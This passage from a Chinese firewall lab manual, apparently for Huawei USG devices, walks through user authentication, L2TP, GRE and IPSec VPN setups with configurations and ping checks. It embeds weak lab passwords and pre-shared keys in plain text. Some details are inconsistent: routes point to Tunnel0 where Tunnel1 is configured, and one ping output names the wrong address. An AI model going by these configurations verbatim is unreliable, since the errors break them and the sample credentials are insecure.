临时用户不需要输入用户名密码，即可以访问 Internet。

普通员工通过 HTTP 访问 Internet 时，USG 应推送用户认证页面，提示用户输入用户名和密码。用户只有输入正确的用户名和密码后，才能访问网络资源。



8.4 配置参考

```
<USG6330-1>display current-configuration
sysname USG6330-1
 #
 ip service-set Authy type object
  service 0 protocol tcp source-port 0 to 65535 destination-port 8887
 #
 ip service-set Auth type object
  service 0 protocol tcp source-port 0 to 65535 destination-port 8887
 #
  time-range worktime
   period-range 08:00:00 to 18:00:00 working-day
 #
interface GigabitEthernet1/0/0
  undo shutdown
  ip address 10.1.1.1 255.255.255.0
 #
 interface GigabitEthernet1/0/1
  undo shutdown
  ip address 10.1.2.1 255.255.255.0
 #
```

```
 interface GigabitEthernet1/0/2
  undo shutdown
  ip address 40.1.1.1 255.255.255.0
 #
 firewall zone local
  set priority 100
 #
 firewall zone trust
  set priority 85
  add interface GigabitEthernet0/0/0
  add interface GigabitEthernet1/0/1
 #
 firewall zone untrust
  set priority 5
  add interface GigabitEthernet1/0/2
 #
 firewall zone dmz
  set priority 50
 #
 firewall zone name Guest id 4
  set priority 40
  add interface GigabitEthernet1/0/0
 #
security-policy
  rule name Guest
   source-zone Guest
   destination-zone untrust
   action permit
  rule name Normal
   source-zone trust
   destination-zone untrust
   action permit
  rule name Auth
   source-zone local
   source-zone trust
   destination-zone local
   destination-zone trust
   service Auth
   action permit
 #
 auth-policy
  rule name Guest
   source-address 10.1.1.0 mask 255.255.255.0
   action none
  rule name Normal
   source-address 10.1.2.0 mask 255.255.255.0
   action auth
 #
```

```
return
```

8.5 思考题

1.用户管理有哪些分类?

2.单点登录的配置流程是什么及有哪些注意事项?

9 L2TP VPN 实验

9.1 实验介绍

9.1.1 关于本实验


移动办公用户的便携机上装有 VPN Client 软件。用户期望使用 VPN Client 软件与企业出口网关 LNS 间建立 L2TP VPN 隧道，从而通过 VPN 隧道访问企业内网。

9.1.2 实验目的

- 理解 L2TP VPN 拨号的基本原理。
- 掌握 Client-Initialized 方式 L2TP 应用场景的配置。

9.1.3 实验组网介绍

图9-1 Client-Initialized 方式 L2TP VPN 实验拓扑图



9.1.4 实验规划

表9-1 L2TP VPN 实验规划

项目	数据	说明
LNS	接口：GE1/0/0 地址：10.1.1.1/24 安全区域：trust	
	接口：GE1/0/2 地址：20.1.1.1/24 安全区域：untrust	

PC1	地址：20.1.1.10/24 网关：20.1.1.1	安装有L2TP拨号客户端的设备
Server1	地址：10.1.1.10/24 网关：10.1.1.1	模拟内网服务器
L2TP规划（LNS）	虚拟接口：virtual-temptate0 虚拟接口地址：192.168.1.1/24 虚拟接口区域：untrust 对端隧道名称：client 本端隧道名称：client 隧道验证密码：Password123 对端地址：192.168.1.10 用户名：user001 密码：Admin@123	
L2TP规划（拨号用户）	用户名：user001 密码：Admin@123 隧道名称：client 认证方式：CHAP 隧道密码：Password123	

9.1.5 实验任务列表

序号	任务	子任务	任务说明
1	防火墙配置	基础配置（包括接口地址及接口加域）	已预配
		开启L2TP功能	
		配置L2TP组	1.设置本端隧道名 2.配置隧道认证及密码 3.对端隧道名及使用的虚拟接口 4.配置虚拟接口地址及区域
		配置拨号用户信息	设置用户名和密码
		配置安全策略规则l2tp1和l2tp2	允许拨号客户端和内部服务器互访
		配置安全策略l2tp3	允许untrust和local区域间L2TP报文的通过

2	拨号客户端设置		根据防火墙上的配置，设置VPN拨号客户端

9.2 实验任务配置

9.2.1 配置思路

1.配置 LNS。

2.开启 L2TP。

3.配置 L2TP 连接参数。

4.配置安全策略。

9.2.2 配置步骤

步骤 1 开启 L2TP 功能。

选择“网络 > L2TP > L2TP”。在“配置 L2TP”中，勾选 L2TP 后的“启用”按钮，并单击“应用”。

步骤 2 配置 L2TP 组设置连接参数。

在“L2TP 组列表”中，点击新建，设置 L2TP 组的参数。


新建L2TP
组名称
g1
组类型
LAC
LNS
本端隧道名称
client
对端隧道名称
client
隧道密码认证
隧道密码
建议密码至少包含下列4种字符组中的2种：英文大写字母<A-Z>；英文小写字母<a-z>；数字<0-9>；非字母数字字符（例如!,$,#,%）。密码长度不小于6。
确认隧道密码
认证域
default
隧道关联安全域
untrust
L2TP认证模式
PAP
CHAP
提示：为保证协商报文互通，需要开启双向安全策略。
[新建安全策略]
用户地址分配设置
服务器地址/子网掩码
192.168.1.1/255.255.255.0
地址/地址池
用户地址池
对端地址
对端地址
192.168.1.10
高级
确定
取消


修改L2TP
组名称
g1
组类型
LAC
LNS
本端隧道名称
client
对端隧道名称
client
隧道密码认证
隧道密码
建议密码至少包含下列4种字符组中的2种：英文大写字母<A-Z>；英文小写字母<a-z>；数字<0-9>；非字母数字字符（例如!,$,#,%）。密码长度不小于6。
确认隧道密码
认证域
default
隧道关联安全域
untrust
用户地址分配设置
服务器地址/子网掩码
192.168.1.1/255.255.255.0
地址/地址池
用户地址池
对端地址
对端地址
192.168.1.10

步骤 3 配置拨号用户信息。


选择“对象 > 用户”。选中“default”认证域，在“用户管理”中，单击“新建”，并选择“新建用户”，配置拨号用户名为 “user001” 和密码为“Admin@123”。

步骤 4 配置安全策略


选择“策略 > 安全策略”。在“安全策略列表”中，单击“新建”，创建策略。

新建安全策略“l2tp1”和“l2tp2”允许拨号用户和内部服务器之间的互访。

配置 l2tp3 放过拨号的 L2TP 报文。



步骤 5 VPN 客户端配置。



9.3 结果验证

拨号用户的 VPN 软件设置结束后，点击连接，并在设置完用户名和密码后点击登录。

在 LNS 上选择“网络 > L2TP > 监控”，查看建立起的 L2tp 会话信息。

拨号客户端远程拨号结束后，访问内部服务器 Server1，采用 Ping 命令测试，可以访问。

```
C:\Users\admin>ping 10.1.1.10

Pinging 10.1.1.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=3ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 1ms, Maximum = 3ms, Average = 1ms
```

9.4 配置参考

9.4.1 LNS 的配置

```
#
sysname LNS
#
 l2tp enable
#
l2tp-group g1
 allow l2tp virtual-template 0 remote client
 tunnel password cipher Password123
 tunnel name client
#
interface Virtual-Template0
 ppp authentication-mode chap pap
 remote address 192.168.1.10
 ip address 192.168.1.1 255.255.255.0
#
interface GigabitEthernet1/0/0
 ip address 10.1.1.1 255.255.255.0
#
interface GigabitEthernet1/0/2
 ip address 20.1.1.1 255.255.255.0
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/2
 add interface Virtual-Template0
#
```

```
security-policy
 rule name l2tp1
  source-zone trust
  destination-zone untrust
  source-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name l2tp2
  source-zone untrust
  destination-zone trust
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name l2tp3
  source-zone local
  source-zone untrust
  destination-zone local
  destination-zone untrust
  service l2tp
  action permit
#
return
# 以下创建用户的配置保存于数据库，不在配置文件体现
user-manage user user001
 parent-group /default
 password Admin@123
```

9.5 思考题

如果将本实验的安全策略规则 l2tp1 删除，拨号是否可以成功？拨号用户是否可以访问内网服务器 Server1？

10 GRE VPN 实验

10.1 实验介绍

10.1.1 关于本实验


FW_A 和 FW_B 通过 Internet 相连，两者公网路由可达。网络 1 和网络 2 是两个私有的 IP 网络，内部部署了静态路由。通过在两台 FW 之间建立 GRE 隧道实现两个私有 IP 网络跨越 Internet 交互静态路由信息。

10.1.2 实验目的

- 理解 GRE VPN 拨号的基本原理。
- 掌握 GRE VPN 的配置。

10.1.3 实验组网介绍

图10-1 GRE VPN 实验拓扑图



10.1.4 实验规划

表10-1 GRE VPN 实验规划

项目	数据	说明
FW1	接口：GE1/0/0 地址：10.1.1.1/24 安全区域：trust	

	接口：GE1/0/4 地址：40.1.1.1/24 安全区域：untrust	
	GRE隧道规划	接口名称：Tunnel 1 安全区域：DMZ 隧道IP地址：172.16.1.1/24 源地址：40.1.1.1/24 目的地址：40.1.1.2/24
FW2	接口：GE1/0/1 地址：10.1.2.2/24 安全区域：trust	
	接口：GE1/0/4 地址：40.1.1.2/24 安全区域：untrust	
	GRE隧道规划	接口名称：Tunnel 1 安全区域：DMZ 隧道IP地址：172.16.1.2/24 源地址：40.1.1.2/24 目的地址：40.1.1.1/24
PC1	地址：10.1.2.10/24 网关：10.1.2.2	
Server1	地址：10.1.1.10/24 网关：10.1.1.1	模拟PC用户

10.1.5 实验任务列表

序号	任务	子任务	任务说明
1	防火墙配置	基础配置（包括接口地址及接口加域）	已预配
		关闭FW1的G1/0/1、G1/0/2口 关闭FW2的G1/0/0口	因地址规划问题，需规避接口对本实验产生影响
		新建GRE接口	1.配置隧道口地址 2.隧道加域 3.封装源目地址

		配置到达对端的路由	
		配置安全策略规则gre1和gre2	允许互访网段之间互通
		配置安全策略gre3	允许untrust和local区域间GRE报文的通过

10.2 实验任务配置

10.2.1 配置思路

1.配置 GRE 设备。

2.基础配置。

3.配置隧道口。

4.配置到对端的路由。

5.配置安全策略。

10.2.2 配置步骤

步骤 1 配置隧道接口。

FW1 上配置 GRE 接口信息，设置接口重新封装报文时的源地址为 40.1.1.1，目的地址为 40.1.1.2，并将创建的 GRE 隧道接口加入 DMZ 区域。

FW2 上配置 GRE 接口信息，设置接口重新封装报文时的源地址为 40.1.1.2，目的地址为 40.1.1.1，并将创建的 GRE 隧道接口加入 DMZ 区域。

步骤 2 配置到对端的路由。

在 FW1 上配置去往对端 10.1.2.0/24 的静态路由，出接口必须写为隧道接口。

在 FW2 上配置去往对端 10.1.1.0/24 的静态路由，出接口必须写为隧道接口。

步骤 3 配置安全策略。

配置安全策略主要目的是放过 10.1.1.0/24 和 10.1.2.0/24 网段的互访，并允许 GRE 报文的通过。以 FW1 为例，创建安全规则 gre1 和 gre2 允许网段的互访。

配置安全规则 gre3 来放过封装置后的 gre 报文通过。

防火墙 FW2 的安全策略配置参考 FW1。

10.3 结果验证

Server1 上采用 Ping 命令测试到 PC1 的连通性。

```
C:\Users\admin>ping 10.1.2.10

Pinging 10.1.2.10 with 32 bytes of data:
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128

Ping statistics for 10.1.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

PC1 上采用 Ping 命令测试到 Server1 的连通性。

```
C:\Users\admin>ping 10.1.1.10

Pinging 10.1.2.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=2ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

FW1 上查看 GRE 监控信息。

10.4 配置参考

10.4.1 FW1 的配置

```
#
sysname FW1
#
interface GigabitEthernet1/0/0
 ip address 10.1.1.1 255.255.255.0
```

```
 service-manage ping permit
#
interface GigabitEthernet1/0/1
 shutdown
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.1 255.255.255.0
 service-manage ping permit
#
interface Tunnel1
 ip address 172.16.1.1 255.255.255.0
 tunnel-protocol gre
 source 40.1.1.1
 destination 40.1.1.2
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
firewall zone dmz
 add interface Tunnel1
#
ip route-static 10.1.2.0 255.255.255.0 Tunnel0
#
security-policy
 rule name gre1
  source-zone trust
  destination-zone dmz
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name gre2
  source-zone dmz
  destination-zone trust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name gre3
  source-zone local
  source-zone untrust
  destination-zone local
  destination-zone untrust
  service gre
  action permit
#
```

```
return
```

10.4.2 FW2 的配置

```
#
sysname FW2
#
interface GigabitEthernet1/0/0
 shutdown
#
interface GigabitEthernet1/0/1
 undo shutdown
 ip address 10.1.2.2 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.2 255.255.255.0
 service-manage ping permit
#
interface Tunnel1
 ip address 172.16.1.2 255.255.255.0
 tunnel-protocol gre
 source 40.1.1.2
 destination 40.1.1.1
#
firewall zone trust
 add interface GigabitEthernet1/0/1
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
firewall zone dmz
 add interface Tunnel1
#
ip route-static 10.1.1.0 255.255.255.0 Tunnel0
#
security-policy
 rule name gre1
  source-zone trust
  destination-zone dmz
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name gre2
  source-zone dmz
  destination-zone trust
  source-address 10.1.1.0 mask 255.255.255.0
```

```
 destination-address 10.1.2.0 mask 255.255.255.0
 action permit
rule name gre3
 source-zone local
 source-zone untrust
 destination-zone local
 destination-zone untrust
 service gre
 action permit
#
return
```

10.5 思考题

如果将本实验中的两个隧道接口地址配置在不同网段，是否会影响实验结果？为什么？

11 点到点 IPSec VPN 实验

11.1 实验介绍

11.1.1 关于本实验


网络 A 和网络 B 通过 FW1 和 FW2 连接到 Internet。通过组网实现 FW1 和 FW2 之间建立 IKE 方式的 IPSec 隧道，网络 A 和网络 B 的用户可通过 IPSec 隧道互相访问。

11.1.2 实验目的

- 理解 IPSec VPN 的基本原理。
- 掌握点到点 IPSec VPN 应用场景的配置。

11.1.3 实验组网介绍

图11-1 点到点 IPSec VPN 实验拓扑图



11.1.4 实验规划

图11-2 IPSec VPN 实验规划

项目	数据	说明
FW1	接口：GE1/0/0 地址：10.1.1.1/24 安全区域：trust	
	接口：GE1/0/4 地址：40.1.1.1/24 安全区域：untrust	

	IPSec规划	场景：点到点 对端地址：40.1.1.2 认证方式：预共享密钥 预共享密钥：Test!123 本端ID：IP地址 对端ID：IP地址
FW2	接口：GE1/0/1 地址：10.1.2.2/24 安全区域：trust	
	接口：GE1/0/4 地址：40.1.1.2/24 安全区域：untrust	
	IPSec规划	场景：点到点 对端地址：40.1.1.1 认证方式：预共享密钥 预共享密钥：Test!123 本端ID：IP地址 对端ID：IP地址
PC1	地址：10.1.2.10/24 网关：10.1.2.2	
Server1	地址：10.1.1.10/24 网关：10.1.1.1	模拟PC用户

11.1.5 实验任务列表

序号	任务	子任务	任务说明
1	防火墙配置	基础配置（包括接口地址及接口加域）	已预配
		关闭FW1的G1/0/1、G1/0/2口 关闭FW2的G1/0/0口	因地址规划问题，需规避接口对本实验产生影响
		配置到对端的路由	
		配置安全策略ipsec1和ipsec2	允许网络A和网络B网段互访
		配置安全策略ipsec3和ipsec4	允许IKE协商报文及加密报文通过

		（可选）配置IPSec/IKE安全提议	采用默认参数即可。
		配置IPSec策略	
		应用IPsec策略	配置完成后需点击配置框最下方的“应用”，配置才会保存生效。

11.2 实验任务配置

11.2.1 配置思路

1.配置到点到点的 IPSec.

2.配置到对端的路由。

3.配置域间安全策略。

4.配置 IPSec/IKE 安全提议。

5.配置并应用 IPSec 策略。

11.2.2 配置步骤

步骤 1 配置到对端的路由。

在 FW1 上选择“网络 > 路由 > 静态路由”，新建到达对端网络 B 的路由。

在 FW2 上选择“网络 > 路由 > 静态路由”，新建到达对端网络 A 的路由。

步骤 2 配置安全策略。

在防火墙上配置安全策略 ipsec1 和 ipsec2 允许网络 A 和网络 B 互访，配置 ipsec3 和 ipsec4 允许 IKE 写上报文及加密后的数据报文通过。以 FW1 的配置为例，FW2 的配置参照 FW1。


在 FW1 上选择“策略 > 安全策略 > 安全策略”，单击“新建”安全策略允许网段 10.1.1.0/24 和 10.1.2.0/24 网段间的互访。

在 FW1 上选择“策略 > 安全策略 > 安全策略”，单击“新建”安全策略，允许 untrust 和 local 域间 IKE 协商的报文通过。

步骤 3 配置 IPSec 策略。


在 FW1 上选择“网络 > IPSec > IPSec”，单击“新建”，选择“场景”为“点到点”。在“基础配置”中设置 IPSec 相关参数，包括预共享密钥“Test!123”、源目端地址等。

在 FW1 的配置界面的“待加密数据流”中单击“新建”，新建感兴趣的加密流量。



在 FW2 上选择“网络 > IPSec > IPSec”，单击“新建”，选择“场景”为“点到点”。在“基础配置”中设置 IPSec 相关参数，包括预共享密钥“Test!123”。

在 FW2 配置界面的“待加密数据流”中单击“新建”，新建感兴趣的加密流量。



（可选）配置 IKE 和 IPSec 使用的参数，本例中使用缺省参数。如果想要修改某个参数，展开“安全提议”中的“高级”进行设置。隧道两端所使用的安全提议配置必须相同。

步骤 4 应用 IPSec 策略。

配置结束之后点击下方的“应用”，保存并应用 IPSec 策略。

11.3 结果验证

PC1 用 ping 命令测试到 Server1 的连通性。

```
C:\Users\admin>ping 10.1.1.10

Pinging 10.1.1.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=2ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126
Reply from 10.1.1.10: bytes=32 time<1ms TTL=126

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
